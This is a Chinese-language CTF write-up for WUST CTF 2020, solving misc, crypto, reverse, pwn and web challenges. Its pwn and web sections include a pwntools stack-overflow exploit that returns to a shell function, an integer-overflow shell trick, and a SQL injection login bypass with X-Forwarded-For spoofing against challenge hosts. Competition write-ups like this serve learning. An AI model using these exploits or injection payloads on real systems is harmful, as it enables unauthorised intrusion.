Wust CTF 2020 黄金体验镇魂曲 writeup


原创

Simon菌 于 2020-03-30 16:08:17 发布 1109 收藏 1

分类专栏： 破解 CTF python 文章标签： 信息安全 安全


破解 同时被 3 个专栏收录

4 篇文章 0 订阅
订阅专栏


CTF

5 篇文章 1 订阅
订阅专栏


python

7 篇文章 6 订阅
订阅专栏

文章目录

前言

这是我第一次打CTF, 比赛之前可以说是几乎啥都不懂, 靠着点平常开发的老底, 感谢dalao出的题都很萌新, 这才没有太惨


Misc

比赛规则

比赛采用CTF标准赛制，选手需要在题目环境中找到类似 `wctf2020{y0u_kn0w_th3_rule5}` 的字符串并将其在题目相应的地方提交得分
这题flag就是`wctf2020{y0u_kn0w_th3_rule5}`

Space Club

题目提供`space.txt`打开后发现是大量空格, **且行只有短/长两种**, 怀疑摩尔斯电码




但是经过验证并不是, 怀疑是二进制**短为0长为1**, 二进制转字符串, 成功 `wctf2020{h3re_1s_y0ur_fl@g_s1x_s1x_s1x}`

```
result = ""
with open("space.txt", 'r') as f:
    while True:
        a = f.readline()
        if not a:
            break
        result += "0" if len(a) < 8 else "1"
print(result)
```

Welcome

> 《论语》：三人行，必有我师焉。



解压后发现是一个人脸识别软件. 其实这题我是瞎猫碰见死耗子, 题目原意是**识别的3张人脸出flag**, 但是我以为是识别孔子的脸, 于是用手机调了一张, 这软件识别错误, 空气中多了张脸, 就这么莫名其妙拿到了flag

`wctf2020{We1cOme_t0_wCtF2o20_aNd_eNj0y_1t}`

爬

附件是一个pdf, 里面只有"一张"图片爬, 但是提示也太明显了

Flag 被图片覆盖住了

打开Adobe Acrobat DC, 让爬爬一爬, 就出来了, 丢进16进制转字符串, 完成


`wctf2020{th1s_1s_@_pdf_and_y0u_can_use_phot0sh0p}`

```
'0x77637466323032307b746831735f31735f405f7064665f616e645f7930755f63616e5f7573655f70686f7430736830707d'
```

Find me

下载下来只是一张普通的图片

右键属性查看备注, 发现来了盲文, 丢进盲文转换, 完事 `wctf2020{y$0$u_f$1$n$d$_M$e$e$e$e$e}`




girlfriend

> **I want a girl friend !!!**
> **将结果用wctf2020{}再提交**

本题提供了一个音频文件, 内容是手机按键音,

错误解法□: DTMF识别按键音快速获取: 使用软件:某同性交友网站



正确写法✔□: 使用Audacity一点点看

DTMF keypad frequencies (with sound clips)

	1209 Hz	1336 Hz	1477 Hz	1633 Hz
697 Hz	1	2	3	A
770 Hz	4	5	6	B
852 Hz	7	8	9	C
941 Hz	*	0	#	D

~~我快瞎子~~

识别为`999*666*88*2*777*33*6*999*4*444*777*555*333*777*444*33*66*3*7777`

按老式手机的键盘对应按便能按出对应flag

`wctf2020{ilovemygirlfriends}` □划重点了 `sssssssss`

Shop

> nc 47.**.40.187 12306

打开后为一个商店, 在里面可以购买flag, 有两种flag, 一种为假flag, 需要999元, 另一种为真flag, 需要 100000元, 但是只有2020元.

首先尝试购买**负数**的fake flag, 发现没有任何卵用, 再次尝试发现购买最大值只能到2147483647, 说明为int储存, 于是构造购买数量使价格**int溢出**

购买数量 `2148483647 / 9999` 打开python计算器得`2,149,633`, 就取`2,500,000`, 最后还有1797469316元, 可以购买flag为`wctf2020{0h_noooo_y0u_r0b_my_sh0p}`

```
These fake flags cost 999 each, enter desired quantity
2500000

The final cost is: -1797467296

Your current balance after transaction: 1797469316
```

Crypto

情书

> 我给你的情书，请收好。
> Premise: Enumerate the alphabet by 0、1、2、…、25
> Using the RSA system
> Encryption:0156 0821 1616 0041 0140 2130 1616 0793
> Public Key:2537 and 13
> Private Key:2537 and 937
> flag: wctf2020{Decryption}

Public Key由 {n, e} 组成, Private Key由{n, d}组成, 于是 `n=2537; d=937; e=13`
质数分解得 `p*q=n` 于是`p=43; q=59`
最后结果取map一个a-z的字符串即可
数据够了开始计算

```
a = "abcdefghijklmnopqrstuvwxyz"
c = "0156 0821 1616 0041 0140 2130 1616 0793".split(" ")
p, q, d, e, n = 43, 59, 937, 13, 2537
phi_n = (p - 1) * (q - 1)
result = ''.join(a[pow(int(i), d, n)] for i in c)
print(result)
# iloveyou
```

`wctf2020{iloveyou}`
~~ps: 醒醒你这种用老年机而且写rsa情书是没人喜欢你的~~

B@se

> do you know base64?
> MyLkTaP3FaA7KOWjTmKkVjWjVzKjdeNvTnAjoH9iZOlvTeHbvD==
> JASGBWcQPRXEFLbCDllmnHUVKTYZdMovwipatNOefghq56rs****kxyz012789+/
> oh holy shit, something is missing…

很明显魔改的Base64, 但是少了4个字母, 经过比对发现为`34ju`
解决方法: 生成34ju的全排列组合, 全部试一试, 得`wctf2020{base64_1s_v3ry_e@sy_and_fuN}`

```
data = "34ju"
result = []


def base64Decode(string, key):
    result = []
    string = string.strip("=")
    bin6list = []
    bin8list = []
    base64_list = key
    for ch in string:
        bin6list.append("{:>06}".format(str(bin(base64_list.index(ch)).replace("0b", ""))))
    binstr = "".join(bin6list)
    for i in range(0, len(binstr), 8):
        bin8list.append(binstr[i:i + 8])
    for item in range(len(bin8list) - 1):
        result.append(chr(int(bin8list[item], 2)))
    return "".join(result)


def permutations(arr, position, end):
    global result
    if position == end:
        result.append("".join(arr))
    else:
        for index in range(position, end):
            arr[index], arr[position] = arr[position], arr[index]
            permutations(arr, position + 1, end)
            arr[index], arr[position] = arr[position], arr[index]


permutations(list(data), 0, len(data))
for r in result:
    key = f"JASGBWcQPRXEFLbCDIlmnHUVKTYZdMovwipatNOefghq56rs{r}kxyz012789+/="
    data = base64Decode("MyLkTaP3FaA7KOWjTmKkVjWjVzKjdeNvTnAjoH9iZOIvTeHbvD==", key)
    if "base" not in data:
        continue
    print(data)
>>wctf2020{base64_1s_v3ry_e@sy_and_fuN}
```

babyrsa

> c = 28767758880940662779934612526152562406674613203406706867456395986985664083182
> n = 73069886771625642807435783661014062604264768481735145873508846925735521695159
> e = 65537

听名字就知道是rsa, 而且条件都有, 话不多说上代码

```
c = 28767758880940662779934612526152562406674613203406706867456395986985664083182
n = 73069886771625642807435783661014062604264768481735145873508846925735521695159
e = 65537
p = 189239861511125143212536989589123569301
q = 386123125371923651191219869811293586459
fn = (p - 1) * (q - 1)
d = libnum.modular.invmod(e, fn)
m = libnum.n2s(pow(c, d, n))
print(m)
```

`wctf2020{just_@_piece_0f_cak3}`

Reverse

Cr0ssFun

> 我曾经跨过山和大海

本题提供了一个可执行文件, 先执行试试看

看起来是验证flag的, 拖进*IDA*看看代码

```
while ( 1 )
{
  puts("Input the flag");
  __isoc99_scanf("%s", &v4);
  if ( (unsigned int)check((__int64)&v4) == 1 )
    break;
  puts("0ops, your flag seems fake.");
```

```
1 __int64 __fastcall iven_is_handsome(__int64 a1)
2 {
3   return *(_BYTE *)(a1 + 10) == 112
4       && *(_BYTE *)(a1 + 13) == 64
5       && *(_BYTE *)(a1 + 3) == 102
6       && *(_BYTE *)(a1 + 26) == 114
7       && *(_BYTE *)(a1 + 20) == 101
8       && iven_is_c0ol(a1);
9 }
```

追着代码来到验证处, 其中a1为前面scanf来的字符串的指针, 第一行意思便是
***(a1+10)处的内容是否为112**, 跟着记下所有字符, 得到内容(部分), python处理后得到flag `wctf2020{cpp_@nd_r3verse_@re_fun}`

```
10 112
13 64
3 102
26 114
20 101
7 48
```

```
with open("key.txt") as f:
   data = []
   while True:
       a = f.readline().strip()
       if not a:
           break
       b = a.split(" ")
       data.append((int(b[0]), chr(int(b[1]))))
   data.sort(key=lambda x: x[0])
   print("".join([k[1] for k in data]))
   >> wctf2020{cpp_@nd_r3verse_@re_fun}
```

Level1

> out.txt
> 198
> 232
> 816
> 200
> 1536
> 300
> ...

这个程序貌似无法在我的*Wsl*上运行, 直接丢*IDA*吧, 进入main函数, 观察到以下内容

```
for ( i = 1; i <= 19; ++i )
{
  if ( i & 1 )
    printf("%ld\n", (unsigned int)(ptr[i] << i));
  else
    printf("%ld\n", (unsigned int)(i * ptr[i]));
}
```

看来逻辑是读入*flag*, 经过变换后得到*output.txt*, 因为WSL里没有flag, 于是报错
写出逆变换即可`ctf2020{d9-dE6-20c}`

```
with open("output.txt", 'r') as f:
   for i in range(1, 20):
       o = int(f.readline())
       if (i & 1) != 0:
           print(chr(o >> i), end="")
       else:
           print(chr(int(o / i)), end="")

>> ctf2020{d9-dE6-20c}
```

Level3

任然为Base64题目, 但是为逆推Base64算法, 拖入*IDA*

```
if ( rand() & 1 )
{
  v4 = base64_encode(&v7);
  puts(v4);
  puts("Is there something wrong?");
  result = 0;
}
else
{
  puts("Sorry I think it's not prepared yet....");
  puts("And I get a strange string from my program which is different from the standard base64:");
  puts("d2G0ZjLwHjS7DmOzZAY0X2lzX3CoZV9zdNOydO9vZl9yZXZlcnGlfD==");
  puts("What's wrong??");
  result = 0;
}
```


核心算法: 取随机数, 随机把我输入的数据转换成魔改Base64, 或者显示要转换的Base64

~~毒瘤做法:~~

既然是Base64, 而且明说了是魔改, 说明了是调换字母顺序, 我直接生成随机字符串, 分别拿去这个base64和正常base64不就出来了, 然后比对内容不就出来了

随机字符串:

```
import random
key = "ABCDEONHIKJLMGFPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
test_string = "".join([random.choice(key) for i in range(18)])
print(test_string)
```


```
import base64

key = "ASRQEONHIKJLMGFPDCBTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

def unbase(string: str) -> str:
    oldstr = ''
    unbase = ''
    base64_list = list(key)
    for i in string.replace('=', ''):
        oldstr += '{:06}'.format(int(bin(base64_list.index(i)).replace('0b', '')))
    newstr = ['{}'.format(oldstr[j:j + 8]) for j in range(0, len(oldstr), 8)]
    for l in range(len(newstr)):
        unbase += chr(int(newstr[l], 2))
    return unbase


print(unbase("d2G0ZjLwHjS7DmOzZAY0X2lzX3CoZV9zdNOydO9vZl9yZXZlcnGlfD=="))

raw = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
test = "inoHVomw29cTPruShv"

raw_64 = base64.b64encode(test.encode()).decode()
code_64 = "aW5vBOZvbXcyFWGUUMK1U2h2"

for i in range(len(code_64)):
    if raw_64[i] != code_64[i]:
        index = raw.index(raw_64[i])
        if key[index] != code_64[i]:
            print(raw_64[i], code_64[i])
>> wctf2ð0{Basd4_is_the_start_of_reverse}
```

最后这么循环3次, 手动补齐乱码的flag, 得`wctf2020{Base64_is_the_start_of_reverse}`

Pwn

getshell


首先查看文件类型, 发现没有栈保护, 初步怀疑可以栈溢出




打开*IDA* 发现read进一个buf, 开辟了0x18大小的缓冲区, 可以构造溢出覆盖返回地址.

```
1 ssize_t vulnerable()
2 {
3   char buf; // [sp+0h] [bp-18h]@1
4
5   return read(0, &buf, 0x20u);
6 }
```

在左侧函数表内发现函数`shell`, 返回了sh, 只要内容使栈覆盖掉EIP即可
首先使用peda的`pattern_create 150`构造出150长度字符串, 输入程序




随后程序崩溃,打印出栈帧, 可以看见EIP的内容为`0x413b4141` 对应`AA;a` , 使用命令`pattern_offset 0x413b4141`查看偏移量为`28`



查看shell函数的地址, 发现为`0x0804851b`, 只需构造字符串`"A"*28 + '\x1b\x85\x04\x08'`即可

当然这些可以从汇编中直接获取, 查看vulnerable函数的汇编代码



所以要修改返回地址, 只要填充`0x18 + 0x4 + &shell`即可

编写脚本

```
from pwn import *
conn = remote('47.97.40.187', 12333)
conn.sendline('A' * 28 + p32(0x0804851b))
conn.interactive()
conn.close()
```

拿到shell后获取flag `wctf2020{E@sy_get_shell}`

```python
from pwn import *

conn = remote('47.97.40.187', 12333)
conn.sendline('A'*28 + p32(0x0804851b))
conn.interactive()
conn.close()
```

```
pwn_test
/home/simon/project/python/pwn/venv2/bin/p
[x] Opening connection to 47.97.40.187 on
[x] Opening connection to 47.97.40.187 on
[+] Opening connection to 47.97.40.187 on
[*] Switching to interactive mode
    __  ____    _______   ____
   /  |/  /__ /_  __/__<  /_ __
  / /|_/ / _ `// / / __/ /\ \ /
 /_/  /_/\_,_//_/ /_/ /_//_\_\

cat flag.txt
wctf2020{E@sy_get_shel1}
```


number_game

本题提供了一个二进制文件, 先打开*IDA*看看逻辑


```
int vulnerable()
{
  int v1; // [sp+8h] [bp-10h]@1
  int v2; // [sp+Ch] [bp-Ch]@1

  v2 = *MK_FP(__GS__, 20);
  v1 = 0;
  __isoc99_scanf("%d", &v1);
  if ( v1 < 0 )
  {
    v1 = -v1;
    if ( v1 < 0 )
      shell();
    else
      printf("You lose");
  }
  else
  {
    printf("You lose");
  }
  return *MK_FP(__GS__, 20) ^ v2;
}
```

大概逻辑:
读入一个数字, 要求这个数字为负数, 取相反数后仍然为负数, 正确的话就会给shell, 否则无用.
对于32位系统C语言的范围为`-2147483648~2147483647`, 发现负数比正数刚好多一, 于是构造`-2147483648`输入, 取相反数后刚好溢出`2147483647`变为负数, 完成. `wctf2020{Opc0de_neg_Is_StraNge}`

```
➜  System32  nc 106.12.48.20 12336
   __  ___     ______   ___
  /  |/  /__ /_  __/__< /_ __
 / /|_/ / _ `// / / __/ /\ \ /
/_/  /_/\_,_//_/ /_/ /_//_\_\

-2147483648
ls
bin
dev
flag.txt
lib
lib32
lib64
number_game
cat flag.txt
wctf2020{Opc0de_neg_Is_StraNge}
```



closed

先丢IDA看看, 本题是直接吧shell给了出来, 但是close(1)和close(2)关闭了stdout和stderr, 导致拿到shell了后也没有任何输出



解决办法为对stdout重定向, 命令`exec 1>&0` flag:`wctf2020{A_pr@ctical_Trick}`

> - 0和1是linux下的文件描述符。
> - 在Linux中一切皆文件，文件描述符（file descriptor）是内核为了高效管理已被打开的文件所创建的索引，是一个非负整数（通常是小整数），用于指代被打开的文件，所有执行I/O操作的系统调用都通过文件描述符。程序刚刚启动的时候，0是标准输入，1是标准输出，2是标准错误。如果此时去打开一个新的文件，它的文件描述符会是3。
> - 标准输入输出的指向是默认的，我们可以修改它们的指向，也即重定位
> - 举例子，可以用exec 1>myoutput把标准输出重定向到myoutput文件中，也可以用exec 0<myinput把标准输入重定向到myinput文件中，而且，文件名字可以用&+文件描述符来代替。
> - 那么问题到这里就解决了，三条语句中close(1);close(2)即把标准输出和标准错误输出关闭，然后我们可以执行 exec 1>&0，也就是把标准输出重定向到标准输入，因为默认打开一个终端后，0，1，2都指向同一个位置也就是当前终端，所以这条语句相当于重启了标准输出，此时就可以执行命令并且看得到输出了




Web

admin

> login in as admin

要求以admin的方式进行登录, 审查元素后并没有发现有什么内容, 尝试sql注入

构造用户名`'or 1#`, 密码随便填, 点击登录后跳转到网站



必须本地ip才能访问

此网站要求必须内网才能访问, 构造内网ip `127.0.0.1`

```
import requests
url = 'http://101.200.53.102:12333/adddddddddddddddddddddddddminnnnnnnnnnnnnnnnnnnnnn.php'
print(requests.get(url=url, headers={
   "x-forwarded-for": "127.0.0.1",
}).text)
```

```
用GET方式传一个参数ais, 值为520
```

经过一番折腾获取地址

```python
import requests
url = 'http://101.200.53.102:12333/adddddddddddddddddddddddminnnnnnnnnnnnnnnnnnnnn.php?ais=520'
print(requests.post(url=url, headers={
   "x-forwarded-for": "127.0.0.1",
}, data={
   "wust": "1314"
}).text)
```

```
你离flag已经很近了，网址给你了：4dz  aste.ubuntu.com/p/    https://p  Rqr  cSf2
```

`4dz  aste.ubuntu.com/p/    https://p  Rqr  cSf2`
把这一段丢去html解码得 `4dz aste.ubuntu.com/p/ https://p Rqr cSf2`
这是一个粘贴代码的网站, 尝试对其进行排列组合后得 `https://paste.ubuntu.com/p/cSf24dzRqr/`
拿到 `d2N0ZjIwMjB7bjB3X3lvdV9rbjB3X3RoZV9iYXNpY18wZl9zcWxfYW5kX2h0dHB9` , 尝试Base64得
`wctf2020{n0w_you_kn0w_the_basic_0f_sql_and_http}`